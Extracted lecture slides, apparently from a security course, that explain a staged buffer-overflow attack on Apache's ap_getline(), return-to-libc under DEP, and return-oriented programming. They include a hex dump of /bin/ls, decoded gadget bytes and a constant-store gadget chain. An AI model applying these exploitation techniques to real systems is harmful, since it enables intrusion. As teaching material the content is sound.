
Attack Stage 2

- ❖ Overflow buffer in `ap_getline()` again
- ❖ Overwrite saved EIP with address of (any) `ret` instruction in `libc`
- ❖ Repeat until address of attack command string on the stack
- ❖ Append address of `system()`



Attack Stage 2

- ❖ Overflow buffer in `ap_getline()` again
- ❖ Overwrite saved EIP with address of (any) `ret` instruction in `libc`
- ❖ Repeat until address of attack command string on the stack
- ❖ Append address of `system()`



Dealing with DEP

- ❖ If stack not executable, can't execute shellcode on stack
- ❖ *Solution:* use existing program code! **return-to-libc**
- ❖ Need known executable – usually not a problem
- ❖ Search executable for code that does what you want
 - E.g. if executable calls `exec("/bin/sh")`, jump there
- ❖ What if there is no code that does what we want?

Return-Oriented Programming

The Geometry of Innocent Flesh on the Bone:
Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
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Return-Oriented Programming

- ❖ **Idea:** make shellcode out of existing application code
- ❖ *Gadgets:* code sequences ending in `ret` instruction
 - May be part intended by compiler (at end of function)
 - Or any sequence in executable memory ending in `0xC3`
- ❖ Overwrite saved EIP on stack to pointer to first gadget, then second gadget, *etc.*

```
compy% otool -t /bin/ls
```

```
/bin/ls:
```

```
(__TEXT,__text) section
```

```
00000000100001478 6a 00 48 89 e5 48 83 e4 f0 48 8b 7d 08 48 8d 75
00000000100001488 10 89 fa 83 c2 01 c1 e2 03 48 01 f2 48 89 d1 eb
00000000100001498 04 48 83 c1 08 48 83 39 00 75 f6 48 83 c1 08 e8
000000001000014a8 58 0f 00 00 89 c7 e8 1b 39 00 00 f4 55 48 89 e5
000000001000014b8 48 8d 47 68 48 8d 7e 68 48 89 c6 c9 e9 01 3a 00
000000001000014c8 00 55 48 89 e5 48 83 c6 68 48 83 c7 68 c9 e9 ef
000000001000014d8 39 00 00 55 48 89 e5 53 48 89 f1 48 8b 56 60 48
000000001000014e8 8b 47 60 48 8b 58 30 48 39 5a 30 7f 1d 7c 22 48
000000001000014f8 8b 58 38 48 39 5a 38 7f 11 7c 16 48 8d 77 68 48
00000000100001508 8d 79 68 5b c9 e9 b8 39 00 00 b8 ff ff ff ff eb
00000000100001518 05 b8 01 00 00 00 5b c9 c3 55 48 89 e5 48 8b 56
00000000100001528 60 48 8b 47 60 48 8b 48 50 48 39 4a 50 7f 1c 7c
00000000100001538 21 48 8b 48 58 48 39 4a 58 7f 10 7c 15 48 83 c6
00000000100001548 68 48 83 c7 68 c9 e9 77 39 00 00 b8 01 00 00 00
00000000100001558 eb 05 b8 ff ff ff ff c9 c3 55 48 89 e5 53 48 8b
00000000100001568 56 60 48 8b 47 60 b9 01 00 00 00 48 8b 58 60 48
00000000100001578 39 5a 60 7f 18 7d 07 b9 ff ff ff ff eb 0f 48 83
00000000100001588 c6 68 48 83 c7 68 5b c9 e9 35 39 00 00 89 c8 5b
00000000100001598 c9 c3 55 48 89 e5 48 8b 56 60 48 8b 47 60 48 8b
000000001000015a8 48 40 48 39 4a 40 7f 1c 7c 21 48 8b 48 48 48 39
000000001000015b8 4a 48 7f 10 7c 15 48 83 c6 68 48 83 c7 68 c9 e9
000000001000015c8 fe 38 00 00 b8 01 00 00 00 eb 05 b8 ff ff ff ff
```

Some Gadgets

❖ `b8 01 00 00 00 5b c9 c3`

- `mov eax,0x1 → pop ebx → leave → ret`
- **leave** is equivalent to: `mov esp, ebp → pop ebp`

❖ `00 00 5b c9 c3`

- `add BYTE PTR [eax],al → pop ebx → leave → ret`

❖ `00 5b c9 c3`


- `add BYTE PTR [eax-0x37],bl → ret`

Constant Store Gadget

Mem[v2] = v1

Desired Logic

Suppose a_5
and a_3 on
stack



eax	v_1
ebx	
eip	a_1

a_1 : pop eax;

a_2 : ret

a_3 : pop ebx;

a_4 : ret

a_5 : mov [ebx], eax


Implementation 2

Constant Store Gadget

Mem[v2] = v1

Desired Logic

eax	v ₁
ebx	
eip	a ₃



Stack


a₁: pop eax;
a₂: ret
a₃: pop ebx;
a₄: ret
a₅: mov [ebx], eax
Implementation 2

Constant Store Gadget

Mem[v2] = v1

Desired Logic

eax	v ₁
ebx	v ₂
eip	a ₃



Stack

a₁: pop eax;

a₂: ret

a₃: pop ebx;

a₄: ret

a₅: mov [ebx], eax


Implementation 2

Constant Store Gadget

Mem[v2] = v1

Desired Logic

eax	v ₁
ebx	v ₂
eip	a ₅



Stack

a₁: pop eax;

a₂: ret

a₃: pop ebx;

a₄: ret

a₅: mov [ebx], eax


Implementation 2

Constant Store Gadget

Mem[v2] = v1

Desired Logic

eax	v ₁
ebx	v ₂
eip	a ₅



Stack

a₁: pop eax;

a₂: ret

a₃: pop ebx;

a₄: ret

a₅: mov [ebx], eax

Implementation 2

Comparison

	Normal programming	ROP
Instruction pointer	eip	esp
No-op	nop	ret
Unconditional jump	jmp address	set esp to address of gadget
Conditional jump	jnz address	set esp to address of gadget if some condition is met
Variables	memory and registers	mostly memory
Inter-instruction (inter-gadget) register and memory interaction	minimal, mostly explicit; e.g., adding two registers only affects the destination register	can be complex; e.g., adding two registers may involve modifying many registers which impacts other gadgets

**Employees must
wash hands before
returning to libc**

